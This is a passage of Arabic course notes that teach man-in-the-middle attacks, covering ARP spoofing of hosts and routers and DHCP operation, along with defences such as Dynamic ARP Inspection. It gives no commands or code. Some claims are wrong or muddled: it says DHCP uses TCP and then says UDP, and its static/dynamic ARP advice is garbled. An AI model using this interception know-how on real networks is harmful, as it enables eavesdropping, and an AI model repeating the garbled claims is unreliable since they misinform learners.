
4.5 Man in the middle Attacks:

- ال **MITM** هو الهدف بتعنا من ال **Sniffing** زي موضحنا فوق ...




- ال **MITM** عندنا طریقتین لتنفیذه وهم ال **ARP Spoofing** ال شرحة فوق وال **DHCP Spoofing** وهنأك عليه تاني ونشرحهم بالتفصيل ...

- الفکره ببساطه من ال **Data ARP Spoofing** اننا نتلاعب بال **Gratuitous Arp Cache** عن طریق اننا نبعث ال **Arp messages** ال **Attacker** اني ال **Source** وبذلك انا يجيلى ك **Destination** اني ال **Traffic** اقدر اتلاعب فيها واعدل عليها كمان ... خد مثال عشان تثبت ...




- هتلاقي ان ال **Attacker** راح لجهاز b واقتعه انه هو جهاز a وغير **Attacker** بتاعته بال **Mac Address** بتاع **ARP Cache** بدل الجهاز a ... وع الجانب الآخر هتلاقيه بيعمل كدا مع جهاز a




- فكدا اي **Data** رايحه من A ل B والعكس هتعدى عال **Attacker** عن طريق **ARP Spoofing Technique** ... طب الحل ايه عشان نمنع ال **Attack** دا ؟؟ انك انت ك **Administrator** جوا ال **Dynamic ARP cache** بدل من ال **Static ARP cache** لأن ال **Attacker** يعرف يتلاعب بال **Data** الموجوده فال **Static Cache** ويغيرها هو انك سايبه **Dynamic** فلازم تخلية **Static Cache** بحيث لو ال **Attacker** ده يغير فال **data** مش هيعرف لانه مش واحد له ال **Permissions** لكدا ... ولكن عندنا عيب فالحل دا !؟!!

- هو انك مش هتعرف تطبقه فال **Organizations** الكبيره ولذلك عندنا خاصيه بنفعلها عال **Network Switches** جوا ال **Switches** بتعتنا وهي ال **DAI** وال **Dynamic ARP Inspection** ودي بنمنع بيها ال **Tools** انه يحصل عندنا عالاجهزه وعندك **ARP Spoofing** ال **ARP** دي تقدر تنزلها وهي هتعملك **detect** لـ **Feature** ال **ARP** لو حد حاول ينفذه عندك فال **Network** وهي ال **Spoofing** دا بالنسبة لنظام **Windows** أما بالنسبة لنظام **Linux** **Watch** ال ... **ARP Monitor**


- بعد كدا عندنا انا ممكن ننفذ ال **Attack** دا بشكل أكبر وأوسع ... احنا كنا بنعمل ال **Arp Spoofing** مبين جهازين أو أكثر ... انما هنا هنعمله على مستوى ال **Router** بشكل **Local to Remote** يعني **Router** الخاصه بال **Arp Cache** وهنخلي ال ... احنا هنلعب فال **Router** الخاصه بال **Arp Cache** وهنخلي ال **Traffic** ال جاي من الاجهزه يجيء أناك **Attacker** الاول وبعدين اطلعك لـ **Internet** من خلالي وارجعلك ال **Traffic** بشكل عادي ومن غير متلاحظ حاجه ... كدا انا عملت **MITM** عال **Router** نفسه ... فال **Gratuitous Arp messages** هيبيت لـ **PC** ال **Attacker** ويخلية يغير فال **Arp Cache** الخاص بيه ويحط ال **Mac** بتاعه بدلا من ال **Router** بقا ال **Gateway** بدلا من ال **Router**




- تعالى نشوف النوع الثاني من ال **DHCP Spoofing** وهو ال **ARP Spoofing** ال **DHCP** ب اختصار هو البرتوكول ال بنستخدمه عشان ندي ال **PCs** عنوانين **IP** تطلع عال **Internet** بشكل اتوماتيك ... عشان جهازك يطلع عال **Internet** لازم يكون واحد عنوان **IP** سواء بطريقه ال **Network Admin** عن طريق ال **Manual** ودا بيكون ثابت معاك كل متيجي تطلع عال **Internet** أو ال **Dynamic** ال هي عن طريق ال **DHCP** ودا بيكون متغير ... يعني كل متيجي تطلع عال **Internet** بتاخد **IP** جديد ... ال **DHCP** دا اختصار ل **Dynamic Host Configuration Protocol** فيه حد معاك فال **Network** ودا مهمته ان لو **Dynamic** عاوز يأخذ عنوان **IP** بشكل **DHCP** عشان يقوم بالوظيفه دي ... وال **DHCP** بيشتغل بال **TCP** وليس بال **UDP** ... تعالى نشوف طريقه شغله عشان نفهم ازاي ال **Attack** بيحصل من خلاله ...




- عندنا الجهاز بتعنا دا عاوز يأخذ عنوان **IP** عشان يطلع عال **DHCP** ... فأول حاجه بيعملها بيبعد فال **Network** ال **Internet** ... بيعتها على **Discover Broadcast message** وطبعا عن طريق ال **UDP** ... وطبعا على الجانب الآخر ال **DHCP Server** فاتح ال **Port 67** عشان يستقبل طلبات ال **DHCP** ال بتجيله من الأجهزة ...




- هلاقی ال **DHCP Server** ال معاك على نفس ال **Switch** فالخطوة ال بعدها بيعت لـ **PC** حاجه اسمها ال **DHCP Offer** ... هلاقیه بيقولك خد ال **IP** دا وكمان ال **Subnet mask** بتاعه وال **lease time** الخاص بيـه يعني الوقت المخصص لاستخدام ال **IP** دا وبعد كدا هتتهي صلاحياته معاك ... زي مالصورة موجوده قدامك تماما ... ال **IP** دا عشان نوفرها فال **Lease time** عندنا فتلاقیه بيديك لمده معينه وبعدين يسحبه منك لو مستخدمتوش ويديه ل **User** تاني ... ودا كلـه المتحكم فيه ال **Administrators** لـ **network** ال انت فيها ... وانت لك **User** موجود فال **Network** بتلاقي اكتر من **Offer** بيـجيـلك من ال **DHCP Servers** الموجودـين معاك فنفس ال **Network** الموجودـ فيها وانت بتختار ال **Offer** المناسب ليـك ... تعالى نـشـوف ال بعد كـدا ...



- انت ک PC بعد کدا بتشوف ال Offer المناسب ليک ولما تختار بتبعع
لل DHCP ال Request زی مالمثال موضع ... تقوله انا عاوز ال
IP دا وموافق عال Router بتاعك وساعتها ال Offer بيرض
عليک الرض الاخير بال DHCP ACKNOWLEDGE ويأكد عليک انه
جزلك ال IP دا خلاص بال Subnet mask الخاصه بيک ...

